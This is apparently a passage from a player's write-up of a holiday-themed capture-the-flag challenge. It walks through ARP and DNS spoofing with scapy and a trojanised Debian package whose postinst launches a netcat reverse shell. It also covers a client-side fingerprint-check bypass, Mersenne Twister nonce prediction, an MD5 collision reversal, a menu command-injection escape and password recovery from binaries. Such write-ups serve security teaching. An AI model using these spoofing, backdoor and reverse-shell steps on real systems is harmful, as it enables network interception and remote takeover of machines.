>>> arpspoofed = ARP(op=2, psrc="10.6.6.53", pdst="10.6.6.35",
hwdst="4c:24:57:ab:ed:84")
>>> send(arpspoofed)
```

Once I sent the spoofed packet I could see DNS requests coming to my host.


```
guest@ae28782181b5:~$ tcpdump -nni eth0 udp port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
05:41:33.794933 IP 10.6.6.35.25266 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
```

With this, I came to know that the compromised host is looking for “ftp.osuosl.org”. Next, I spoofed a DNS traffic to redirect any requests from compromised host to my guest machine. For this, I changed my dns_resp.py script to:

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i
in range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"
def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=macaddr, dst="4c:24:57:ab:ed:84")    # need to replace
mac addresses
    ip  = IP(dst="10.6.6.35", src="10.6.6.53")
# need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=53)
# need to replace ports
    dns = DNS(id=packet[DNS].id, qd=packet[DNS].qd, aa=1, qr=1,
an=DNSRR(rrname=packet[DNS].qd.qname, ttl=100, rdata=ipaddr))
        # MISSING DNS RESPONSE LAYER VALUES
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")
def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                                  # dns
        "udp[10] & 0x80 = 0",                               # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip
we had spoofed (not our real ip)
        "ether dst host {}".format(macaddr)             # our macaddress
since we spoofed the ip to our mac
    ] )
    # sniff the eth0 int without storing packets in memory and stopping
after one dns request
  sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0,
iface="eth0", count=1)
if __name__ == "__main__":
    main()
```

Note: Changes above in blue and bold characters.

The DNS script will wait listen to the DNS traffic and then will respond to the server with our spoofed values. To check whether our DNS spoof is successful , I initialised my web server by "`python3 -m http.server 80`", once I executed my script I get a web request from the compromised host, this confirmed that my arp and dns spoofing works.



Now I know that the compromised host is looking to install a Debian package form "ftp.osuosl.org" at location "/pub/jfrost/backdoor/suriv_amd64.deb". To get a reverse shell

on my host, I modified the “netcat-traditional_1.10-41.1ubuntu1_amd64.deb” package and added a reverse shell in netcat folder

First, copy the package in “tmp” folder and unpack it:

```
guest@8fc0be027583:~$ cp debs/netcat-traditional_1.10-
41.1ubuntu1_amd64.deb /tmp/
guest@8fc0be027583:~$ cd /tmp && dpkg-deb -R netcat-traditional_1.10-
41.1ubuntu1_amd64.deb netcat
```

Add a command in postinst file to execute our reverse shell file:

```
guest@8fc0be027583:/tmp$ echo " sudo chmod 2755 /bin/stayfrosty &&
/bin/stayfrosty" >> netcat/DEBIAN/postinst
```

Creating and making executable our “stayfrosty” file in “/tmp/netcat/bin/” directory with contents:

```
#!/bin/bash
nc 10.6.0.2 4443 -e /bin/bash
```


Once we have all ready, we will pack the file:

```
guest@8fc0be027583:/tmp$ dpkg-deb -b netcat suriv_amd64.deb
dpkg-deb: building package 'netcat-traditional' in 'suriv_amd64.deb'.
```

Ensure that we have the file in exact path requested by the compromised machine “/pub/jfrost/backdoor/suriv_amd64.deb“.

```
uest@8fc0be027583:/tmp$ mkdir -p pub/jfrost/backdoor
guest@8fc0be027583:/tmp$ mv suriv_amd64.deb pub/jfrost/backdoor/
```

Now that I had everything ready, I started my listener on port 4443. And again spoofed ARP and DNS and got the reverse shell.




Opened the document “/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt” and found the answer – “**Tanta Kringle** recused herself from the vote given her adoption of Kris Kringle as a son early in his life.

Objective 10 – Defeat Fingerprint Scanner

Placing all the items in correct place to have all the items in correct place in order to light all the bulbs in elevator panel opens up finger scanner for Santa.


Closing the configuration panel and clicking on floor 3 will open up finger scanner. First I right clicked on the scanner and checked frame source and saw script “app.js” being used, right click on the scanner and clicked “inspect”, once the developer window opened, I clicked “sources” and under “elevator.kringlecastle.com”, I chose our app.js”.



The script is loaded, to set a breakpoint, on the right (debugger) pane, I select “Event Listener Breakpoints” -> “Mouse” -> “Click”

Once the breakpoint is set, I click on the finger scanner and I the execution is paused at our breakpoint,

The above code will check if I have the token “besanta”. We will step in the function in order to manipulate the values, I now see that the return value of has token is set to “false”.



I just have to change this value to “true” so that the function returns that the token (besanta) is set. Resuming the execution will take me straight to Santa’s office.

Objective 11a – Naughty/Nice List with Blockchain Investigation Part 1

After winning the Snowball fight game and learning about predicting mersenne twister, I tried to solve this objective in a similar way. Every block has a nonce which is randomly generated using Mersenne twister. However, the nonce is 64 bit and our predictor predicts 32 bit nonce.

To collect all the nonce I appended the naughty_nice.py with:

```
i = 0
    while(i < len(c2.blocks)):
        print(c2.blocks[i].nonce)
        i +=1
```

The above loop printed 1548 nonces which I saved into file “nonces”. Now I know that we are provided with 1548 block in the chain, which means we have 1548 nonces. Our block chain ends at block offset 129996.

To predict the correct nonce, I first had to break the 64bit nonce to 2 32 bit nonces and then predict the nonce for next block. To test this theory, I decided to pick first 312 nonces (64 bit broken into 2 will make 624 to seed) and predict 313 nonce which is “15093713008609744919” or “0xd177a402ebe05817”.

I created a file with first 312 nonces and named it nonce_312. I used the following function which cut the nonces into 2 32 bits nonces and put it in a new file new_nonce_624

```
main_nonce="nonce"
file_new_nonce="new_nonce_624"
cmd_cut='cat nonce | head -312 > nonce_312'

def split_nonce():

      os.system(cmd_cut)      #This block will cut first 312 nonce from
main file and put in nonce_312
      file_nonce="nonce_312"

      with open(file_nonce, "r") as file:
            for line in file.readlines():
                  line=int(line)
                  highint = line >> 32       #hi
                  lowint = line & 0xffffffff #lo

                  with open (file_new_nonce, 'a') as file:
                        file.write(str(lowint)+'\n')

                  with open(file_new_nonce, 'a') as file:
                        file.write(str(highint)+'\n')
split_nonce()
```

This is to ensure that while printing into a new file “lo” 32bit value will have to be printed first following the “hi” 32bit value for correct prediction. Executing this code gave me a new file “new_nonce_624”. Now, if I predict nonce at offset 625 and 626 and combined them back, I should get the nonce at position 313, i.e. 15093713008609744919.

```
def predict():
      try:
            os.system('cat new_nonce_624 | mt19937predict | head -10 >
pred_5.txt')
      except Exception as e:
            pass
      with open('pred_5.txt', 'r') as file:
            nonce_array = file.readlines()
            for i,j in zip(range(0,len(nonce_array),2), range(313,318)):
#                       if i <len(nonce_array)-1:
                        nonce_lo=int(nonce_array[i])
                        nonce_hi=int(nonce_array[i+1])
                        nonce_combined=(nonce_hi <<32) + nonce_lo
                        hex_nonce=hex(nonce_combined)
                        print("Predicted nonce at",j,"is:",
nonce_combined, " [ Hex value:",hex_nonce,"]")
```

The above function will take the file ““new_nonce_624”, predict the next nonces and join the nonce for correct prediction. The whole program will execute as:

```
                                                    python3 process_nonce.py
Exception ignored in: <_io.TextIOWrapper name='<stdout>' mode='w' encoding='UTF-8'>
BrokenPipeError: [Errno 32] Broken pipe
cat: stdout: Broken pipe
Predicted nonce at 313 is: 15093713008609744919  [ Hex value: 0xd177a402ebe05817 ]
Predicted nonce at 314 is: 3372125399060955915  [ Hex value: 0x2ecc322f2519c30b ]
Predicted nonce at 315 is: 636124604457377316  [ Hex value: 0x8d3f7f519915e24 ]
Predicted nonce at 316 is: 9406712445753281707  [ Hex value: 0x828b5b21695eccab ]
Predicted nonce at 317 is: 14357017476378775807  [ Hex value: 0xc73e5f53f9a1d0ff ]
```

I crosschecked by printing out the block at index 128761 which is at offset 313 of the block chain.


```
Chain Index: 128761
            Nonce: d177a402ebe05817
              PID: 8d888e9976807dcb
              RID: 5cab20efa281733c
    Document Count: 1
            Score: 00000118 (280)
             Sign: 1 (Nice)
        Data item: 1
             Data Type: 05 (PDF)
```

Based on my successful test above, I modified my script to use last 312 nonces and then predict next 5 nonces to get the nonce for block “130000” . The final code is:

```
import os

main_nonce="nonce"
obj_file_new_nonce="obj_new_nonce_624"
cmd_cut='cat nonce | tail -312 > obj_nonce_312'
nonce_combined_list=[]

def split_nonce():

      os.system(cmd_cut)      #This block will cut last 312 nonces from
nonce file and put in nonce_312
      file_nonce="obj_nonce_312"

      with open(file_nonce, "r") as file:       # Calculate hi and lo 32
bit of 64 bit nonce.
            for line in file.readlines():
                  line=int(line)
                  highint = line >> 32       #hi
                  lowint = line & 0xffffffff #lo

                  with open (obj_file_new_nonce, 'a') as file:    #Add
nonces to a new file making it 624 values.
                        file.write(str(lowint)+'\n')

                  with open(obj_file_new_nonce, 'a') as file:
                        file.write(str(highint)+'\n')


def predict():
      try:
```

```
            os.system('cat obj_new_nonce_624 | mt19937predict | head -20
> obj_pred_10.txt') # Using Kmyk's Mersenne twister Predictor
      except Exception as e:
      # This will through a broken pipe exception but it will
successfully predict 10 next nonces
            pass

      with open('obj_pred_10.txt', 'r') as file:
            nonce_array = file.readlines()
            for i,j in zip(range(0,len(nonce_array),2),
range(129997,130007)):
#                       if i <len(nonce_array)-1:
                        nonce_lo=int(nonce_array[i])                    #
Converting back to 64 bit.
                        nonce_hi=int(nonce_array[i+1])
                        nonce_combined=(nonce_hi <<32) + nonce_lo
                        hex_nonce=hex(nonce_combined)
                        print("Predicted nonce at",j,"is:",
nonce_combined, " [ Hex value:",hex_nonce,"]")  #Printing the nones and
their hex value

split_nonce()
predict()
```

Executing this script will give us the correct answer "**0x57066318f32f729d**".



Objective 11b – Naughty/Nice List with Blockchain Investigation Part 2

To find the jack's block I first printed all blocks in a text (blocks.txt) file and searched for jack's score "ffffffff".

```
$ cat blocks.txt | grep -n "ffffffff"
17200:              Score: ffffffff (4294967295)
```

Jacks score was printed on line 17200. I got the complete block:

```
sed -n 17195,17215p blocks.txt
```

Printing Jack's block I could see there are two documents/ evidence. Jack's block index is

129459, which means its offset is 1011. So I went back to naughty_nice.py and dumped the documents by adding following lines at the end of the code:

```
print(c2.blocks[1011])                  # Dumping Jack's block (index 1010)
print(c2.blocks[1011].dump_doc(0))      # Dumping Jack documents
```

Analysing the block and the pdf I noticed:

1. PDF document has written all good things about Jack
2. Naughty/Nice bit is set to 1 i.e Nice

I further analysed the document headers and noticed the

```
"<</Type/Catalog/_Go_Away/Santa/Pages 2 0 R"
```

This shows that the PDF has its pages referenced as object 2. This is what I was seeing currently on the document. Now, there could be a possibility that there is another document which we can reveal by changes its Pages to a different object. So I went ahead and changed this to:

```
"<</Type/Catalog/_Go_Away/Santa/Pages 3 0 R"
```

Saved the file as 129459_1.pdf:

"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

This is exactly what “Shinny Upatree” has created.In a nutshell, Jack has created another document, merged it and displayed pages set separately. Jack further went ahead and changed the Naughty/Nice bit to “1” on the block. To ensure that he does not change the MD5 of the block, he performed hash collision.


To revert back the block to its correct values and revealing wat Jack did to poor wombat. I followed the following steps:

Cut jack’s block from the blockchain using dd, Jack’s block starts at the offset 1454131 and has total of 41400 bytes

```
dd skip=1454131 count=41400 if=blockchain.dat of=jack_block_orig.dat bs=1
```

Once I had Jack block cut out I changed the following

1. Offset 73: changed 1 to 0 to flip Nice byte to Naughty
2. Offset 265: changed 2 to 3 to reveal the actual PDF document




Finally I had brought the block to its original state. However, I still have to revert the changes that Jack made to hash collision to make sure hash doesn’t change. For this, after refereeing to Ange Albertini’s Colltris slides, talks and github pages I understood that md5 can easily be collided. As md5 works in 64 byte block, to collide its hash we will have to flip the bytes on the next block at the same offset (Unicoll computation).

Coming back to the changes made above I also interpreted in blocks :

1. 2nd block 9th offset
2. 4th block 9th offset

To collide (or let’s say uncollide) the hashes I’ll have to make the changes:

1. 3rd block 9th offset -> increment 137th byte d6->d7]
2. 5th block 9th offset -> decrement 329th byte [1C -> 1b]



Now calculating the hashes for jack_block_orig.dat(cut from blockchain) and Jack’s altered (I changed) gave me the correct hash:

```
[redacted] md5 jack_*
MD5 (jack_block_alter.dat) = b10b4a6bd373b61f32f4fd3a0cdfbf84
MD5 (jack_block_orig.dat) = b10b4a6bd373b61f32f4fd3a0cdfbf84
```

Challenges

Shinny Upatree - Kringle kiosk

Challenge was to escape the menu by command injection. This was done by

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit


Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird
errors)...test;/bin/bash
 ______
< test >
 ------
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||


   ___                                                      _
  / __|   _  _     __     __     ___     ___     ___     | |
  \__ \  | +| |   / _|   / _|   / -_)   (_-<    (_-<     |_|
  |___/   \_,_|   \__|_  \__|_  \___|   /__/_   /__/_   _(_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """ |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

Type 'exit' to return to the menu.

shinny@a8c00c567270:~$
```

Capture Munchkins by the following commands:

```
elf@3b2cb7e4ab0c:~$ ls
HELP  munchkin_19315479765589239  workshop
elf@3b2cb7e4ab0c:~$ grep "munchkin" munchkin_19315479765589239
munchkin_24187022596776786
elf@3b2cb7e4ab0c:~$ rm -r munchkin_19315479765589239
elf@3b2cb7e4ab0c:~$ pwd
/home/elf
elf@3b2cb7e4ab0c:~$ ls -liah | grep "munchkin"
2364030 -rw-r--r-- 1 elf  elf     0 Jan  7 03:24
.munchkin_5074624024543078
elf@3b2cb7e4ab0c:~$ history | grep "munchkin"
    1  echo munchkin_9394554126440791
    3  grep "munchkin" munchkin_19315479765589239
    4  rm -r munchkin_19315479765589239
    7  history | grep "munchkin"
elf@3b2cb7e4ab0c:~$ env | grep "munchkin"
z_MUNCHKIN=munchkin_20249649541603754
elf@3b2cb7e4ab0c:~$ cd workshop/
elf@3b2cb7e4ab0c:~/workshop$ elf@3b2cb7e4ab0c:~/workshop$ grep -i
"munchkin" toolbox*
toolbox_191.txt:mUnChKin.4056180441832623
elf@3b2cb7e4ab0c:~/workshop$ chmod +x lollipop_engine ; ./lollipop_engine
munchkin.898906189498077
elf@3b2cb7e4ab0c:~/workshop$ cd /home/elf/workshop/electrical/; mv
blown_fuse0 fuse0
elf@3b2cb7e4ab0c:~/workshop/electrical$ ln -s fuse0 fuse1
elf@3b2cb7e4ab0c:~/workshop/electrical$ cp fuse1 fuse2
elf@3b2cb7e4ab0c:~/workshop/electrical$ echo "MUNCHKIN_REPELLENT" >>
fuse2
elf@3b2cb7e4ab0c:~/workshop/electrical$ find /opt/munchkin_den/ munchkin
<output redacted>
elf@3b2cb7e4ab0c:~/workshop/electrical$ find /opt/munchkin_den/ -user
munchkin
/opt/munchkin_den/apps/showcase/src/main/resources/template/ajaxErrorCont
ainers/niKhCnUm_9528909612014411
elf@3b2cb7e4ab0c:~/workshop/electrical$ find /opt/munchkin_den/ -type f -
size +108k -size -110k
/opt/munchkin_den/plugins/portlet-
mocks/src/test/java/org/apache/m_u_n_c_h_k_i_n_2579728047101724
elf@3b2cb7e4ab0c:~/workshop/electrical$ ps -aux |grep "munchkin"
elf      15996  0.3  0.0  84316 25712 pts/2    S+   04:13   0:00
/usr/bin/python3 /14516_munchkin
elf@3b2cb7e4ab0c:~/workshop/electrical$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Timer
tcp        0      0 0.0.0.0:54321           0.0.0.0:*
LISTEN      off (0.00/0/0)
elf@3b2cb7e4ab0c:~/workshop/electrical$ curl http://localhost:54321/
munchkin.73180338045875
lf@3b2cb7e4ab0c:~/workshop/electrical$ kill 15996
```

Pepper Minstix - Tmux

I helped Pepper Minstix to find the birdie by listing the tmux sessions:

```
elf@d5155da74e80:~$ tmux ls
0: 1 windows (created Thu Jan  7 03:15:30 2021) [80x24]
```

And then attaching the session by:

```
elf@c105f27cf2e9:~$ tmux a -t 0
```

Bushy Evergreen – Speaker UNPrep

Door

To solve this one we “strings” into door binary and found the password.

```
elf@242c33b2bb96 ~ $ strings door | grep "pass"
/home/elf/doorYou look at the screen. It wants a password. You roll your
eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password
is "Op3nTheD00r"
Beep boop invalid password
elf@242c33b2bb96 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking......

Door opened!
elf@242c33b2bb96 ~ $
```

Lights

To solve lights challenge, I first went into lab folder to test the binary and checked lights.conf

```
elf@867af8d0b233 ~/lab $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: elf-technician
```

We know that password field is encrypted, to reveal the password I switch the name variable with password and vice versa, making the lights.conf file look like:

```
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
password: elf-technician
```

After replacing the variables I executed ./lights and got the decrypted password in name variable:

```
elf@867af8d0b233 ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn
```

Password: **Computer-TurnLightsOn**

Getting back to the main lights binaryand using the revealed password, I could turn the lights on.

```
elf@867af8d0b233 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking......

Lights on!
elf@867af8d0b233 ~ $
```

Vending Machine

To solve vending machine, again went into lab folder looked at vending-machines.json file

```
elf@867af8d0b233 ~/lab $ cat vending-machines.json { "name": "elf-
maintenance", "password": "LVEdQPpBwr"
```

I deleted the vending-machines.json file and executed ./vending-machines. Binary now attempts to create a new file. I chose the password of 10 “A”s (AAAAAAAAAAAAAA). I looked at the file and identified that it is using substitution cipher and repeats the encrypted text after 8 chars (encrypted password: XiGRehmwXiGReh). Which means first occurance of “A” will be encrypted with X, second with i, third with G and so on. There for the password becomes:

Occurrence:	1	2	3	4	5	6	7	8	1	2
Cipher Text:	L	V	E	d	Q	P	p	B	w	r
Plain text:	x	x	x	x	x	x	x	x	x	x

Using this technique, I created a table:

Text	1	2	3	4	5	6	7	8
AAAAAAAA	X	i	G	R	e	h	m	w
BBBBBBBB	D	q	T	p	K	v	7	f
AAAABBBB	X	I	G	R	K	v	7	f
CCCCCCCC	L	b	n	3	U	P	9	W
DDDDDDDD	y	v	0	9	i	u	8	Q
EEEEEEEE	h	x	k	r	3	z	C	n
FFFFFFFF	H	Y	N	N	L	C	e	O
GGGGGGGG	S	F	J	G	R	B	v	Y
HHHHHHHH	P	B	u	b	p	H	Y	V
IIIIIIII	z	k	a	1	8	j	G	r
JJJJJJJJ	E	A	2	4	n	I	L	q
KKKKKKKK	F	1	4	D	1	G	n	M
LLLLLLLL	Q	K	d	x	F	b	K	3
MMMMMMMM	6	3	i	Z	B	r	d	j
NNNNNNNN	Z	E	8	I	M	J	3	Z
OOOOOOOO	x	l	Q	s	Z	4	U	i
PPPPPPPP	s	d	w	j	u	p	6	8
QQQQQQQQ	m	S	y	V	X	1	0	s
RRRRRRRR	I	2	S	H	I	M	B	o
SSSSSSSS	4	g	C	7	V	y	o	G
TTTTTTTT	N	p	9	T	g	0	a	k
UUUUUUUU	v	H	B	E	k	V	H	5
VVVVVVVV	t	4	c	X	y	3	V	p
WWWWWWWW	B	s	l	f	G	t	S	z

XXXXXXXX	0	P	H	M	x	O	l	0
YYYYYYYY	r	Q	K	q	j	D	q	2
ZZZZZZZZ	K	t	q	o	N	i	c	v

Similarly another table with lower case alphabet was created

	1	2	3	4	5	6	7	8
aaaaaaaa	9	V	b	t	a	c	p	g
